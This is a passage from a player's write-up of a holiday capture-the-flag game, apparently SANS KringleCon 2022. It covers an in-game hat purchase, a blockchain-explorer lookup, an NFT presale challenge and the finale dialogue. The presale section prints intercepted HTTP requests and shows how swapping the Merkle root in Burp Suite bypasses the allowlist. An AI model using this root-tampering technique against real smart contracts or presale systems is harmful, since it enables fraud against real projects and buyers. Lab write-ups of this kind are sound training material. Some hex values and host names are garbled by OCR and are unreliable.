        "ExposeHeaders": [],
        "MaxAge": 0
    },
    "CreationTime": "2022-09-07T19:28:23.808713Z",
    "LastModifiedTime": "2022-09-07T19:28:23.808713Z"
}

###  

Great, you did it all - thank you!
###
```



Talk to Sulfrod after completing the terminal:



## Recover the Burning Ring of Fire

### 1) Buy a Hat

*Difficulty:*


Travel to the Burning Ring of Fire and purchase a hat from the vending machine with KringleCoin. Find hints for this objective hidden throughout the tunnels.

#### ANSWER:

**Just buy a hat and wear it.**

#### SOLUTION:

Talk to Wombley to learn about purchasing a hat.



*Keep your eyes open, and you'll find all five of them. Wait, maybe it's six?*



New [Hint] Unlocked: Hat Dispensary!

[Click here to see this item in your badge.](#)



New [Hint] Unlocked: Prepare to Spend!


[Click here to see this item in your badge.](#)



New [Hint] Unlocked: Wear It Proudly!!

[Click here to see this item in your badge.](#)


Time to click on the **vending machine** and pick out a hat:




New [Objective] Unlocked: Buy a Hat!

[Click here to see this item in your badge.](#)

Scroll though the inventory and find a hat you like and take note of the “Hat ID”.



Now we need to go the KTM to pay for it. First talk to Palzari.



Click on the **KTM** and follow directions to pay for our purchase:

### KringleCoin Teller Machine

Welcome to the KringleCoin Network! We're glad you're here!

[Check a wallet balance](#)

[Approve a KringleCoin transfer](#)

[Test a wallet's key](#)

### KringleCoin Teller Machine

Welcome to the KringleCoin Network! We're glad you're here!

"To" Address:

Amount (KC):

Your Key:  698111c71980

You have successfully approved the transaction!

[Approve Transfer](#)

[Return to Main Menu](#)

We now go back to the vending machine to get our purchase “[Click here to buy](#)”.

### Santa's Remarkably Cool Hat Vending Machine

Everybody looks better in a hat!

[Approved a transaction? Know your Hat ID? Click here to buy](#)

[View our inventory](#)

- [Hat type: Baseball](#)
- [Hat type: Beach](#)
- [Hat type: Beanie 1](#)

### Santa's Remarkably Cool Hat Vending Machine

Everybody looks better in a hat!

Your Wallet Address:

Hat ID:

Transaction succeeded!  
TransactionID: 0xa2e335ddf1c3d35c48aa38048c060e34409437c7cd93bba150ce380e0c64fe47  
Block 96415

[Make your purchase!](#)

[Return to Main Menu](#)

! New [Achievement] Unlocked: Buy a Hat!  
[Click here to see this item in your badge.](#)

! New [Objective] Unlocked: Blockchain Divination!  
[Click here to see this item in your badge.](#)

! You Got a New Hat!  
[Click here to see this hat in your badge.](#)

! You Got 10 coins!  
 Use them to buy hats and NFTs.

Select the hat and put it on!



## 2) Blockchain Divination

Difficulty:

Use the Blockchain Explorer in the Burning Ring of Fire to investigate the contracts and transactions on the chain. At what address is the KringleCoin smart contract deployed? Find hints for this objective hidden throughout the tunnels.


Submit

### ANSWER:

0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554

### SOLUTION:

Start by talking with Slicmer:



Click on the “Blockchain Explorer” terminal and search for the “KringleCoin smart contract”. I started from block 0 and found the contract at **block 11 – KringleCoin.sol**:

| Blockchain Explorer          |                                                                                                                                                                                                                                                                                                                                                   |
|------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Current highest block: 96478 |                                                                                                                                                                                                                                                                                                                                                   |
| hash                         | 48a840dccf908fc7a494a39f9e711e80723170711a7d2f92c6ca2a4639aeaae8                                                                                                                                                                                                                                                                                  |
| parentHash                   |                                                                                                                                                                                                                                                                                                                                                   |
| sha3Uncles                   | 1dc4de8dec75d7aab856567b6cd41ad312451b948a74130a142fd40d49347                                                                                                                                                                                                                                                                                     |
| miner                        | 0x886888824b0a7c085d54B86aF869915092a1                                                                                                                                                                                                                                                                                                            |
| stateRoot                    | 684b3390f10c7492e986ce4125da3b91d0faa91fc6dc35a28f14cd50be524f1                                                                                                                                                                                                                                                                                   |
| transactionsRoot             | eb9604824ced06e447b0c8220ed5779387618a5efafa0d8bbe70cf6472                                                                                                                                                                                                                                                                                        |
| receiptsRoot                 | 9ab37863045de34262c4e7512cf60416ces59e175d521245d831b2891bc3c                                                                                                                                                                                                                                                                                     |
| logsBloom                    | 000000000000000000000000000000000000000000000000000000000000000<br>000000000000000000000000000000000000000000000000000000000000000<br>000000000000000000000000000000000000000000000000000000000000000<br>000000000000000000000000000000000000000000000000000000000000000<br>000000000000000000000000000000000000000000000000000000000000000<br>00 |
| difficulty                   | 1                                                                                                                                                                                                                                                                                                                                                 |
| number                       | 11                                                                                                                                                                                                                                                                                                                                                |
| gasLimit                     | 3000000                                                                                                                                                                                                                                                                                                                                           |
| gasUsed                      | 35775                                                                                                                                                                                                                                                                                                                                             |
| timestamp                    | 1670431651 (2022-12-07 16:47:31 GMT)                                                                                                                                                                                                                                                                                                              |
| extraData                    |                                                                                                                                                                                                                                                                                                                                                   |
| mixHash                      | 000000000000000000000000000000000000000000000000000000000000000                                                                                                                                                                                                                                                                                   |
| nonce                        | 0000000000000000                                                                                                                                                                                                                                                                                                                                  |
| totalDifficulty              | 12                                                                                                                                                                                                                                                                                                                                                |
| baseFeePerGas                | 238239812                                                                                                                                                                                                                                                                                                                                         |
| size                         | 787                                                                                                                                                                                                                                                                                                                                               |
| Transaction 0                |                                                                                                                                                                                                                                                                                                                                                   |
| hash                         | 5711372a53552fc404ebdbx965856411632578508360f0197878374ec2b56e3                                                                                                                                                                                                                                                                                   |
| type                         | 0x0                                                                                                                                                                                                                                                                                                                                               |
| nonce                        | 9                                                                                                                                                                                                                                                                                                                                                 |
| blockHash                    | 48a840dccf908fc7a494a39f9e711e80723170711a7d2f92c6ca2a4639aeaae8                                                                                                                                                                                                                                                                                  |
| blockNumber                  | 11                                                                                                                                                                                                                                                                                                                                                |
| transactionIndex             | 0                                                                                                                                                                                                                                                                                                                                                 |
| from                         | 0x886888824b0a7c085d54B86aF869915092a1                                                                                                                                                                                                                                                                                                            |
| to                           | 0xc27A2D3DE339Ce353c0eFBa32e948a98F1C86554                                                                                                                                                                                                                                                                                                        |
| value                        | 0                                                                                                                                                                                                                                                                                                                                                 |
| gas                          | 39352                                                                                                                                                                                                                                                                                                                                             |
| gasPrice                     | 2000000000                                                                                                                                                                                                                                                                                                                                        |
| input                        | 0x56be87240000000000000000000000000000000000000000000000000000000<br>000000000000000000000000000000000000000000000000000000000000000<br>000000000000000000000000000000000000000000000000000000000000000<br>000000000000000000000000000000000000000000000000000000000000000                                                                        |
| function                     | transfer(address,uint256)                                                                                                                                                                                                                                                                                                                         |
| parameters                   | [{"to": "0x886888824b0a7c085d54B86aF869915092a1", "value": 27, "comment": "Raider treasure chest"}]                                                                                                                                                                                                                                               |
| Solidity Source File         | KringleCoin.sol                                                                                                                                                                                                                                                                                                                                   |
| Solidity Source Code         | <pre>pragma solidity ^0.8.0;  // SPDX-License-Identifier: MIT  /**  * @title KringleToken Token Implementation  * Notice Based on the ERC-20 token standard as defined at  * https://github.com/ethereum/EIPs/blob/master/EIPS/eip-20  */ contract KringleCoin {</pre>                                                                            |

Click on you badge and enter the address

**"0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554"** to complete this objective!



New [Achievement] Unlocked: Blockchain Divination!  
[Click here to see this item in your badge.](#)



New [Objective] Unlocked: Exploit a Smart Contract!  
[Click here to see this item in your badge.](#)



You Got 50 coins!  
 Use them to buy hats and NFTs.

### 3) Exploit a Smart Contract

Difficulty:


Exploit flaws in a smart contract to buy yourself a Bored Spore NFT. Find hints for this objective hidden throughout the tunnels.

## ANSWER:

Just buy a Bored Sporc NFT!

## SOLUTION:

Let's see what Chorizo has to say:



OK, no help from Chorizo. Let's talk to Luigi:




It looks like we need to figure out how to get on the “**pre-sale**” list so we can buy our **NFT**. Time to look at our hints and see if we can figure this out:

You Can Still Have Fun With Non-Fungible Tokens

Speaker(s): Prof Qwerty Petabyte


[http://www.youtube.com/watch?v=Qt\\_RWBq63S8](http://www.youtube.com/watch?v=Qt_RWBq63S8)

Check out QPetabyte twitter account: <https://twitter.com/QPetabyte>



He references his github link: [https://github.com/QPetabyte/Merkle\\_Trees](https://github.com/QPetabyte/Merkle_Trees)


Let's click on the “**Bored Sporc Rowboat Society (BSRS)**” terminal to see what we need to do:



When you scroll to the bottom there is an area where you can click to “**Buy a Sporc**” (if you’re pre-sale approved!):

A screenshot of the BSRS website showing the "Buy a Sporc" section. It features a title "Welcome to the Bored Sporc Rowboat Society" and a paragraph about the collection. Below this are six portrait images of different Sporc characters. At the bottom, there is a yellow button with the text "YOU SHOULD BUY A SPORC!" and a note: "We are currently in ‘pre-sale’ mode, which means that the only folks who can buy are our best buds who made it on the list (well, actually, the Merkle Tree)." To the right, there is a "Buy a Sporc" button with the subtext "(If you're pre-sale approved!)".

Let's click on the “**Buy a Sporc**” area and see what happens:



Wow! A lot of fine print. Here is the text from the image above:

-\$-

Welcome to the Bored Sporc Rowboat Society Presale Page!

The presale is only available to those select individuals who have earned a place on our exclusive presale list. If you're not on the list, you might as well leave, because you ain't gettin' a Sporc until we open up sales to the general public. If you are on the list, welcome!

Here's all you gotta do to pre-purchase your Sporc:

1. The presale price for a Sporc is 100 KringleCoin (KC). Yeah, we know that's crazy cheap, but we take care of our buds. When we open sales to the public, these things are gonna shoot to the moon.
2. First, you're gonna want to make sure that your wallet address is on the approved list. Just make sure to leave the "Validate only" box checked, fill in the form, and we'll let you know if you're good-to-go. Before you do anything else, it's always good to be sure you're doing everything right and your address is validated as being on the list (it's actually something called a Merkle Tree... very high-techy-techy stuff).
3. To check if you're on the list, enter your wallet address and the string of proof values that we gave you when we told you that you were on the pre-approved list. Those values should be hex strings (i.e. start with "0x" and consist of a bunch of values that are 0-9 or "a," "b," "c," "d," "e," or "f"). If you're confused, give us a shout and we can help.
4. If you're not on the presale list, you're not on the list. Don't beg and plead with us to put you on the list. Seriously - we've only put Sporcs that we're tight with on the list. WE decided who's on the list (COOL SPORCS ONLY). We don't just let anyone on. If we were putting you on the list, we would've contacted you... not the other way around.
5. Once you've confirmed everything works and you're sure you have the whole validated-and-on-the-list thing down, just go find a KTM and pre-approve a 100 KC transaction from the wallet you validated. That way, the funds are ready to go. Our Wallet Address is 0xe8fC6f6a76BE243122E3d01A1c544F87f1264d3a.

6. Once you've pre-approved the payment, come back here do the same thing you did when you validated your address, just uncheck the "Validate Only" thing. Then, we'll grab your K'Coin, mint a brand spankin' new Sporc, and fire it into your wallet. Zap! Just like that, you'll be the owner of an amazing piece of the digital domain and a member of the Bored Sporc Rowboat Society for life! (Or, until you decide to cash-out and sell your Bored Sporc).


- \$ -

So, we need “proof values” before we can buy. Together with some help from my friends in the Discord channel and Professor Petabyte’s information, I determined that I need to create my own “Merkel Tree” to generate my own “proof values” and “root value using Petabyte’s code. Then go back to the “pre-sale page, put in my “Wallet Address” and the “Proof Values”. But before clicking on “Go!”, I need to use Burpsuite to intercept the request and replace the “root” value with the one generated with Petabyte’s code. This should get me on the list and then I could buy my NFT!

So I switched to my Kali VM, and did a git clone [https://github.com/QPetabyte/Merkle\\_Trees](https://github.com/QPetabyte/Merkle_Trees) to get started.

```
### first try with - X Validate Only !!!
### Use above proof values
(0x269d91c95e1aa5bae18bd87530908cc511a0de420a8011842afc2a48e49d5d0d, 0x37a528d361f7a4c8c5dd4834
ef370a0e105e7995bdfc7c772245db1ad2ad56cb, 0x0e3a131a8f192f83e74561e78c4dd9f06b827803ea1ea3e6ff0
ce8682032256d)
```

3. To check if you're on the list, enter your wallet address and the string of proof values that we gave you when we told you that you were on the pre-approved list. Those values should be hex strings (i.e. start with "0x" and consist of a bunch of values that are 0-9 or "a," "b," "c," "d," "e," or "f"). If you're confused, give us a shout and we can help.
4. If you're not on the presale list, ***you're not on the list***. Don't beg and plead with us to put you on the list. Seriously - we've only put Spors that we're tight with on the list. ***WE*** decided who's on the list (***COOL SPORCS ONLY***). We don't just let ***anyone*** on. If we were putting you on the list, we'd have contacted you... not the other way around.
5. Once you've confirmed everything works and you're sure you have the whole ***validated-and-on-the-list*** thing down, just go find a KTM and pre-approve a 100 KC transaction from the wallet you validated. That way, the funds are ready to go. Our Wallet Address is 0xe81C6fa76BE24312E3d01A16544F87f1264d3a.
6. Once you've pre-approved the payment, come back here do the same thing you did when you validated your address, just uncheck the "Validate Only" thing. Then, we'll grab your KCoin, mint a brand spankin' new Sporc, and fire it into your wallet. Zap! Just like that, you'll be the owner of an amazing piece of the digital domain and a member of the Bored Sporc Rowboat Society for life! (Or, until you decide to cash-out and sell your Bored Sporc).



### Setup Burpsuite to “Intercept On”, and hit Go!  
### should see below

```

POST /cgi-bin/presale HTTP/2
Host: boredsporcrrowboatsociety.com
Content-Length: 411
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Mobile: ?
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36
Content-Type: application/json
Accept: /*
Origin: https://boredsporcrrowboatsociety.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://boredsporcrrowboatsociety.com/presale.html?challenge=bsrs&username=mrob
otid=428094f4-fe9a-42a9-adae-cfb5dbb0ce7b&area=level5&location=9,15&tokens=bsrs
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
{
    "WalletID": "0x0C55220A05a536812e6baE7F20A5Ea7c2C7B3a61",
    "Root": "0x52cfdfcba8ebabbd9ecc2c60e6f482a8b0bdc6acf8fb0d0600d83701e15f1",
    "Proof":
    "0x269d91c95e1aa5bae18bd87530908cc511a0de420a8011842afc2a48e49d5d0d, 0x37a528d
61f7a4c8c5d4d83aef370a0e105e7995bdfc7c772245db1ad2ad56cb, 0x0e3a131a8f192f83e74
561e78c4dd9f06b827803ea1ea3e6ff0ce8682032256d",
    "Validate": "true",
    "Session": "428094f4-fe9a-42a9-adae-cfb5dbb0ce7b"
}

```

Change root value to our calculated one:  
(0x03c92f1f6d368e7c5c865bb630426e1c91da13b9728d079a63a47674ed0c6b2)

```

1 POST /cgi-bin/presale HTTP/2
2 Host: boredsporcrowboatsociety.com
3 Content-Length: 411
4 Sec-Ch-Ua: "Not%7A_Brand";v="8", "Chromium";v="108"
5 Sec-Ch-Ua-Platform: "Linux"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36
8 Content-Type: application/json
9 Accept: */*
10 Origin: https://boredsporcrowboatsociety.com
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer:
https://boredsporcrowboatsociety.com/presale.html?challenge=bsrs&username=mrrobot&id=2ca6c020-754a-4212-a9f6-2495d24720ba&area=level5&location=9,15&tokens=bsrs
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US, en;q=0.9
17
18 {
  "WalletID": "0x0c55220a05a536812e6baE7F20A5Ea7c2C7B3a61",
  "Root": "0x03c921f1f6d368e7c5c865bb630426e1c91a13b9728d079a63a47674ed0c6b2",
  "Proof":
  "0x269d91c95elaa5bae18bd87530908cc511a0de420a8011842afc2a48e49d5d0d,0x37a52d361f7a4c8c5dd4834ef370a0e105e7995bdf7c772245db1a2d56cb,0xe3a13la8f192f83e74561e78c4dd9f06b827803ea1ea3e6ffoce8682032256d",
  "Validate": "true",
  "Session": "2ca6c020-754a-4212-a9f6-2495d24720ba"
}

```

Then hit “Forward” on Burpsuite and turn “Intercept Off”

You should now be added to the Pre-Sale list!!!

Next go to the KTM and enter a transfer of 100 KC like we did to buy a hat:

See step 5 above:

5. Once you've confirmed everything works and you're sure you have the whole validated-and-on-the-list thing down, just go find a KTM and pre-approve a 100 KC transaction from the wallet you validated. That way, the funds are ready to go. Our Wallet Address is 0xe8fC6f6a76BE243122E3d01A1c544F87f1264d3a.

Then go back to the BSRS presale page and follow step 6 above:

6. Once you've pre-approved the payment, come back here do the same thing you did when you validated your address, just **uncheck the "Validate Only" thing**. Then, we'll grab your K'Coin, mint a brand spankin' new Sporc, and fire it into your wallet. Zap! Just like that, you'll be the owner of an amazing piece of the digital domain and a member of the Bored Sporc Rowboat Society for life! (Or, until you decide to cash-out and sell your Bored Sporc).

And here is my NFT:



<https://boredsporcrowboatsociety.com/TOKENS/BSRS238>

And you can also see it in the gallery:




## Finale


### 1) Inside Castle



### 2) Angel



### 3) Smilegol



#### 4) Timpy Toque




Timpy Toque  
Thank you for saving Smilegol and protecting the Rings.  
You will always be a friend of the Flobbets.

#### 5) Eve Snowshoes



Eve Snowshoes  
Hello there, super helper! I'm Eve Snowshoes.  
The other elves and I are so glad you were able to help recover the rings!  
The holidays wouldn't have been the same without your hard work.  
If you'd like, you can order special swag that's only available to our victors!  
Thank you!

#### 6) Rose Mold



Rose Mold  
I'm Rose Mold. What planet are you from?  
What am I doing here? I could ask the same of you!  
Collecting web, cloud, elfen rings...  
What about onion rings? A Sebring? n00bs...

#### 7) Santa



Santa  
Congratulations! You have foiled Grinchum's foul plan and recovered the Golden Rings!  
And by the magic of the rings, Grinchum has been restored back to his true, merry self: Smilegol!  
You see, all Flobbets are drawn to the Rings, but somehow, Smilegol was able to snatch them from my castle.  
To anyone but me, their allure becomes irresistible the more Rings someone possesses.  
That allure eventually tarnishes the holder's Holiday Spirit, which is about giving, not possessing.  
That's exactly what happened to Smilegol; that selfishness morphed him into Grinchum.  
But thanks to you, Grinchum is no more, and the holiday season is saved!  
Ho ho ho, happy holidays!



New [Achievement] Unlocked: You Won!!

[Click here to see this item in your badge.](#)